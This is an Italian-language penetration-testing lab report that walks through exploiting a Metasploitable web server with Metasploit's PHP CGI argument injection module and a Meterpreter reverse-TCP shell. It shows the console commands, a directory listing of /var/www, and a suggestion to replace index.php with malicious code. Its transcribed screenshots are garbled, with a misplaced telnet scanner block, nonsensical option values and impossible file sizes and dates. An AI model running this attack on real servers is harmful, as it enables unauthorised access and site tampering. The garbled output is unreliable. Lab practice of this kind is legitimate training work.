

Hacking WEBSERVER con Metasploit

Ernesto Robles




Dispositivi coinvolti

**MACCHINA KALI: 192.168.1.59
MACCHINA METASPOITABLE: 192.168.1.60**

METASPLOIT

Un exploit è una tecnica o codice informatico che sfrutta una vulnerabilità o una debolezza in un sistema/software di una vittima al fine di eseguire o installare il Malware sul sistema compromesso quando quest'ultimo è attivo può svolgere ulteriori azioni malevole.

Il Malware è un software dannoso progettato per danneggiare o compromettere un sistema dunque viene usato per creare una vulnerabilità mentre L'Exploit essendo più specifico e mirato è progettato per sfruttare una vulnerabilità già esistente.




METASPLOIT

Con l'uso di Metasploit “framework open-source” usato per il penetration testing e lo sviluppo di Exploit verrà effettutato l'hacking del servizio WEB SERVER di Metasploitable.

Un web server è un software che gestisce le richieste HTTP provenienti da client (browser web) e fornisce loro le risorse richieste come le pagine web, immagini, file, ecc.

Tipicamente un web server funziona seguendo il protocollo HTTP o il suo equivalente sicuro HTTPS, che critta le comunicazioni tra il client e il server per garantire la sicurezza delle informazioni scambiate.



METASPLOIT

Il tool Metasploit viene utilizzato da cmd di Kali e viene fatto partire con il comando “msf console” successivamente con il comando “search multi/http/php_cgi_arg_injection” cerchiamo l’exploit adatto e lo usiamo, settiamo il payload di default poichè non è stato direttamente caricato.

```
kali3@kali3: ~
File Actions Edit View Help
[-] No results from search
msf6 > search multi/http/php_cgi_arg_injection

Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  exploit/multi/http/php_cgi_arg_injection  2012-05-03    excellent  Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
Home testdbhash...
msf6 > use exploit/multi/http/php_cgi_arg_injection

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name          Current Setting  Required  Description
-----        -----          -----    -----
PROXIES       sshpass.txt    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         80             yes       The target port (TCP)
SSL           false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI     yes            no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0              yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST         ...            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====

```

METASPLOIT

Attraverso il comando “options” è possibile vedere quali sono i parametri necessari e come è possibile vedere manca il parametro rhost che fa riferimento al target.

```
msf6 > search auxiliary/scanner/telnet/telnet_version
Matching Modules
=====
#  Name
-
0  auxiliary/scanner/telnet/telnet_version

New Graph... sshnames.txt
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_version

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
=====
Name          Current Setting  Required  Description
----          --------------  ----      -----
PASSWORD                         no        The password for the specified username
RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT        2as              yes       The target port (TCP)
THREADS       1                yes       The number of concurrent threads (max one per host)
TIMEOUT       30               yes       Timeout for the Telnet probe
USERNAME                         no        The username to authenticate as

View the full module info with the info, or info -d command.
```

METASPLOIT

Con il comando “set rhosts” si inserisce il target (ip) dell’exploit che in questo caso è la macchina Metasploitable successivamente attraverso il comando “options” è possibile controllare che tutti i parametri necessari siano presenti e possiamo far partire il codice con il comando “exploit”. Grazie all’utility Meterpreter ottiniamo l’accesso e mediante il comando “ls” possiamo visualizzare tutte le directory presenti nel WEB SERVER.

METASPLOIT

Possiamo aggiungere delle nuove cartelle e/o salvare quelle già esistenti ad esempio si potrebbe salvare e poi modificare il contenuto del file index.php inserendo del codice malevolo e sostituire il file esistente con quello da noi modificato, possiamo anche aggiungere o togliere permessi alle varie directory.

The screenshot shows the Metasploit Framework interface. At the top, there's a warning message: "Warning: Never expose this VM to an untrusted network!" and contact information: "Contact: msfdev[at]metasploit.com". Below that, it says "Login with msfadmin/msfadmin to get started". The main area has tabs for "File System" and "hydra1". A terminal window is open with the following content:

```
kali3@kali3: ~
File Actions Edit View Help
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
File System hydra1
</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

meterpreter > mkdir new.php
Creating directory: new.php
meterpreter > ls
Listing: /var/www
```

Below the terminal, there's a file system browser table:

Mode	Size	Type	Last modified	Name
041777/rwxrwxrwx	17592186048512	dir	182042302250-03-10 16:10:13 +0100	dav
040755/rwxr-xr-x	17592186048512	dir	182042482449-05-12 17:17:21 +0200	dvwa
100644/rw-r--r--	3826815861627	fil	182042311505-02-18 00:13:29 +0100	index.php
040755/rwxr-xr-x	17592186048512	dir	181964996940-05-31 20:38:18 +0200	mutillidae
040755/rwxr-xr-x	17592186048512	dir	231299226835-04-27 01:12:50 +0200	new.php
040755/rwxr-xr-x	17592186048512	dir	181964937872-02-08 19:03:20 +0100	phpMyAdmin
100644/rw-r--r--	81604378643	fil	173039983614-08-05 08:08:28 +0200	phpinfo.php
040755/rwxr-xr-x	17592186048512	dir	181965051925-08-30 19:04:46 +0200	test
040775/rwxrwxr-x	87960930242560	dir	173083439924-11-22 13:50:32 +0100	tikiwiki
040775/rwxrwxr-x	87960930242560	dir	173040024853-07-12 00:58:19 +0200	tikiwiki-old
040755/rwxr-xr-x	17592186048512	dir	173046477589-12-24 22:59:26 +0100	twiki